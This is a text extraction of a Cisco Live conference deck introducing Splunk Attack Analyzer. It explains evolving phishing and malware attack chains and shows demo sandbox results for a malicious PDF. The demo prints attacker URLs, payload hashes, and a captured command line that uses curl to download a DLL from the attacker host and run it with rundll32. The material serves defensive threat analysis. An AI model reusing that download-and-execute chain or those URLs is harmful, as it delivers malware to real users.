

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC



Accelerate Threat Analysis with Intelligent Automation

Introduction to Splunk Attack Analyzer

Simon O'Brien
Director, Global Security Strategists, Splunk
BRKSEC-2585

Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2585>





Agenda

- What is Attack Analyzer?
- What is an attack chain?
- Why automation is important
- Demo
- Conclusion

So, what is a Splunk Attack Analyzer?

What is Attack Analyser?


- Cloud platform for automatically analysing potential malware & phishing threats
 - Static & Dynamic analysis
 - Rich forensic extraction
 - Analyst-centric UI
 - Complete API
 - SOAR plugins
 - Email receiver
- Very easy to use, works out of the box w/ minimal configuration
- Supports many third-party sandboxes and analysis technologies
- Updated daily in response to ever-changing threat landscape
- Custom-built to follow complex attack chains meant to deter detection & analysis

What are Attack Chains?




All images via Midjourney


How Phishing Used to Look



How Phishing has Evolved




How Phishing has Evolved



Modern Phish

Email lure


- Very minimal text, almost the entire message body is a PNG image



Modern Phish

Landing page


- Again, very little text, just a blurry image and a button to click.
- Hosted on a popular “make your own website” service (positive domain reputation)
- Taken down shortly after campaign ended




Modern Phish

Phishing page

- Hosted on a compromised legitimate website
- Entire page source is obfuscated javascript



The Evolution of Malware




- Multiple steps prior to the malware
- Documents with macros or exploits
- URLs with downloads
- Various script types (js, wsf, chm, etc.)
- Archive wrappers
- Password protected archives & documents
- Attachments with links
- Crafted toxic files
- Malformed files that can't be parsed w/ standard tools
 - e.g., broken ISO file that windows will mount, but other OSes/tools can't process
- Artificially bloated files too big for automation
 - e.g., small zip attachment → massive exe too large for analysis systems
- Obscure novel file formats
- Recently: OneNote, Microsoft Shortcut files, ISOs

Modern Malware

Email lure


- Injected into pre-existing conversation (sneaky!)
- No malware yet, attachment is a benign PDF



Modern Malware

PDF attachment


- PDF has “OPEN” button that leads to a website



Modern Malware

Compromised Website


- Compromised Wordpress website
- Downloads a ZIP archive



Modern Malware

ZIP Archive

- Contains WSF script
- Still no malware
- When double-clicked, the script downloads the malware binary from another website



So Why Do All This Weird Stuff?

It often bypasses traditional detection systems

- Minimal text for email classifiers to score
- Use of popular fileshare/hosting websites defeats domain reputation
- Forcing user interaction (buttons, links, etc.) stops most automated scanners/sandboxes
- Obfuscated code bypasses most static analysis (IDS, AV, etc.)
- Malformed/mangled file formats break most tools

It slows down analysis/response time

More attack complexity means

- More analysis steps
- Analysts getting stuck
- Slower time to respond
- Higher likelihood of missing the attack
- Longer dwell time

More stuff getting through, staying active longer

Attack Analyser Automates All of This

Recursive extraction, parsing & analysis

- extracting email attachments
- opening archives
- visiting links to websites
- downloading files

Simulating human behaviours

- intelligently clicking links, buttons, canvases, etc.
- entering archive/document passwords (extracted from content or brute-forced)
- “double-clicking” all the things

Expert analysis at every step

- attack chain visualisation
- forensic generation
- metadata extraction
- threat detection
- code deobfuscation
- execution hooking & tracing
- OCR extraction from images
- logo detection
- macro extraction & emulation





Demo Time!

(with optional offline mode)

Malware Analysis



nclase_file_04.20.23.pdf

Score100

VerdictMalware

Submitted4/20/2023, 12:20:15 PM by API - Will

Requested EnginesTwinWave Sandbox (win10), VirusTotal, Email Analyzer, TwinWave Sandbox (win7), Web Analyzer, Archive Extraction, Static File Analysis, Static Doc Analysis, ClamAV, YARA

SHA256e10d69d66ba22ac3e14100bce8a324db59d15fd1c2a7ce78316d0e3681d3c45c

File TypePDF document, version 1.3, 2 pages

nclase_file_04.20.23.pdf

link→https://businessfarm.buzz/doc_12QICZ_85.zip

download→doc_12QICZ_85.zip

doc_12QICZ_85.wsf

extracted→script_artifact_extracted_d4bfe025ac336aeca1bfb6586df67993.js

js emulation→https://businessfarm.buzz/mmm2/oPge8OVPOYVE8GC3TNXIG4xBtIFK07vQCA~~/F3nMRIW7w-78Iqum4qUDrjb_Jxe9-TvPjg~~/

download→Henfdwhb.t1k

link→https://businessfarm.buzz/mmm2/35EgZAlOndLtSyB2PtEHMDZXsGF5DVRqOA~~/YgYONy1gmOyI6qASimiMJAPaZfRGBQVArw~~/

download→uCJHddg4.Eu8

Summary

Consolidated100

nclase_file_04.20.23.pdf

Static Doc Analysis0

Static File Analysis0

VirusTotal0

ClamAV0

YARA0

TwinWave Sandbox (win7)0

TwinWave Sandbox (win10)10

PDF Document

Task Results

Normalized Forensics

Raw Forensics

Initial Submissionnclase_file_04.20.23.pdf

Job Duration20 minutes

Resources Analyzed6 URLs, 6 files

VerdictMalware

Detections (37)

Engine	Signature / Alert	Score
VirusTotal	The file was detected by 5 distinct AV signatures and 6/70 AV engines	100
Static Doc Analysis	Obfuscated ActiveXObject Creation	82
TwinWave Sandbox (win10)	Sigma Alerts (2 times)	75

Score

Verdict

Submit

Request

SHA256

File Type

File Size

Resources

Summary

Correlation

Static Analysis

Static Analysis

Virtualization

Classification

YARA

TwinWave Sandbox (win7)

TwinWave Sandbox (win10)

PDF Document

https://biznessfarm.buzz/doc-120IC7-8

File Metadata

Size	1 MB
SHA256	187754f20558b7d67abb233e84ee14a85ea1791983d87d5a4dfe062799ae3d3c
MD5	2f7cc32eab5132846f2c60cd49b11503
SHA1	a3bd016dd1d2f26857594d4d60f36bc73e9ede99
Ssdeep	24576:o9sBKJRPFHycRNJYM9WFw7/ekQ6o2LRntVRIO72f6hPEK3X5Kk:yzLRQQ
TLSH	T11765CF24F5A63AB6E761CD33887F9E24CF382197A172A37714216077582D7F1BF06A09
File Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows, 7 sections
Mimetype	application/vnd.microsoft.portable-executable

EXIF Tool

CodeSize	110592
EntryPoint	0x1beb8
ImageFileCharacteristics	Executable, Large address aware, DLL
ImageVersion	0
InitializedDataSize	1344000
LinkerVersion	14
MachineType	AMD AMD64
OSVersion	6
PEType	PE32+
Subsystem	Windows GUI
SubsystemVersion	6
TimeStamp	2023:04:19 17:53:21+00:00
UninitializedDataSize	0

Virustotal

The file was detected by 5 distinct AV signatures and 6/70 AV engines

Static Doc Analysis	Obfuscated ActiveXObject Creation	80
TwinWave Sandbox (win10)	Sigma Alerts (2 times)	80

Back

Resubmit

More

Score

100

80

80

nclase_file_04.20.23.pdf

Score

100

Verdict

Malware

Submitted

4/20/2023, 12:20:15

Requested Engines

TwinWave Sandbox (v

SHA256

e10d69d66ba22ac3e

File Type

PDF document, versio

File Size

193 KB

Resources Analyzed

nclase_file_04.20.23.pdf

link→ https://biznessfarm.buzz/doc_12QICZ_85.wsf

download→ doc_12QICZ_85.wsf

extracted→ script_artifa

js emulation→ https://biznessfarm.buzz/doc_12QICZ_85.wsf

download→ Henfdv

link→ https://biznessfarm.buzz/doc_12QICZ_85.wsf

click→ <https://www.adobe.com/en/creativecloud/enterprise/compare.html>

click→ <https://www.adobe.com/creativecloud/enterprise/compare.html>

Summary

Consolidated

nclase_file_04.20.23.pdf

Static Doc Analysis

Static File Analysis

VirusTotal

ClamAV

YARA

TwinWave Sandbox (win7)

TwinWave Sandbox (win10)

PDF Document

https://biznessfarm.buzz/doc_12QICZ_85.wsf

PE Analysis

Ember Malscore 1

0.00043582426795506983

Ember Malscore 2

0.0197228709292968166

Imphash

7e67bc896663720e52fe10778f5a917

Exported DLL Name

xschiz061wq0dll

Image Base

0x180000000

Entrypoint

0x18001beb8

OS Version

6.0

Exports

D:\Win91R
hJavY000CQ6R
NXSVPF1
UWOLAD37J
YJQLeZ20R3
bYXjdERymfY

Imports

KERNEL32.dll (56)

Sections

Name	Entropy	Raw Addr	Virtual Addr	Size	Characteristics
.text	6.58	0x00000400	0x00001000	0x0001b000	IMAGE_SCN_CNT_CODE,IMAGE_SCN_MEM_EXECUTE,IMAGE_SCN_MEM_READ
.rdata	6.49	0x0001b400	0x0001c000	0x0006c600	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_READ
.data	5.68	0x00087a00	0x00089000	0x000db200	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_READ,IMAGE_SCN_MEM_WRITE
.pdata	5.02	0x0015fc00	0x00163000	0x00001400	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_READ
.gldts	0.22	0x00161000	0x00165000	0x00000200	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_READ
.rsrc	4.72	0x00161200	0x00166000	0x00000200	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_READ
.reloc	5.35	0x00161400	0x00167000	0x00000e00	IMAGE_SCN_CNT_INITIALIZED_DATA,IMAGE_SCN_MEM_DISCARDABLE,IMAGE_SCN_MEM_READ

CAPA Analysis

ATT&CK Info

Tactic	Technique	Sub Technique	ID
Defense Evasion	Obfuscated Files or Information	-	T1027
Discovery	File and Directory Discovery	-	T1083
Discovery	System Information Discovery	-	T1082
Execution	Command and Scripting Interpreter	-	T1059

Capabilities

Name	Namespace	Matches
connect pipe	communication/named-pipe/connect	1
create pipe	communication/named-pipe/create	2
encode data using XOR	data-manipulation/encoding/xor	14
contain a resource (.rsrc) section	executable/pe/section/rsrc	1
accept command line arguments	host-interaction/cis	2
set environment variable	host-interaction/environment-variable	1
get common file path	host-interaction/file-system	1
delete file	host-interaction/file-system/delete	2
get hostname	host-interaction/os/hostname	2
create thread	host-interaction/thread/create	1

Score

100

89

80

cisco Live!

#CiscoLiveAPJC

BRKSEC-2585

© 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

43

nclase_file_04.20.23.pdf

Files (5)

File

container.dat

Path: C:\Users\ctrickle\AppData\Local\Microsoft\Windows\IECompatCache\container.dat
SHA256: e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
MD5: d41d8cd98f00b204e9800998ecf8427e
Size: 0
File Type: empty
Ssdeep: 3:

V01.chk [📄](#) [🔗](#)

Path: C:\Users\ctrickle\AppData\Local\Microsoft\Windows\WebCache\V01.chk
SHA256: 0d64a37c39fc43b59a622365be680c8e9c82be7b6b49be59dec871a47f9e47ba
MD5: d8ebabd1016a02d6f05ca57c2dd1eaea
Size: 8192
File Type: data
Ssdeep: 24:/AoYeVnoYeVHIE1iz9AoYeVnoYeVHIE1izooDdoD6E1iaoDdoD6E1i

V01.log [📄](#) [🔗](#) [Expand](#)

Processes (4)

C:\Windows\system32\svchost.exe -k DcomLaunch (pid: 664)
└ C:\Windows\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683} (pid: 1892)
C:\Windows\system32\wscrip.exe "C:\Users\ctrickle\AppData\Local\Temp\script_artifact_extra.js (pid: 2756)
└ "C:\Windows\System32\cmd.exe" /c curl -s --ssl-no-revoke --fail https://businessfarm.buzz/mmm2/35EgZAlOndLtSyB2PtEHMDZxSGF5DVRqQA~~/YgYONy1gmOyl6qASimIMJAPaZFRGBQVArw~~/ --outp
ut cjaelvdb.yaq && if exist cjaelvdb.yaq rundll32 cjaelvdb.yaq,bYXjdERyMsFY && del cjaelvdb.yaq (pid: 2200)

Registry Keys (1632)

Action	Registry Key
read	HKEY_CURRENT_USER\Software\Classes\Directory\AlwaysShowExt
read	HKEY_CURRENT_USER\Software\Classes\Directory\BrowseInPlace

PDF Document [📄](#) [🔗](#)

https://businessfarm.buzz/doc-120ICZ-8

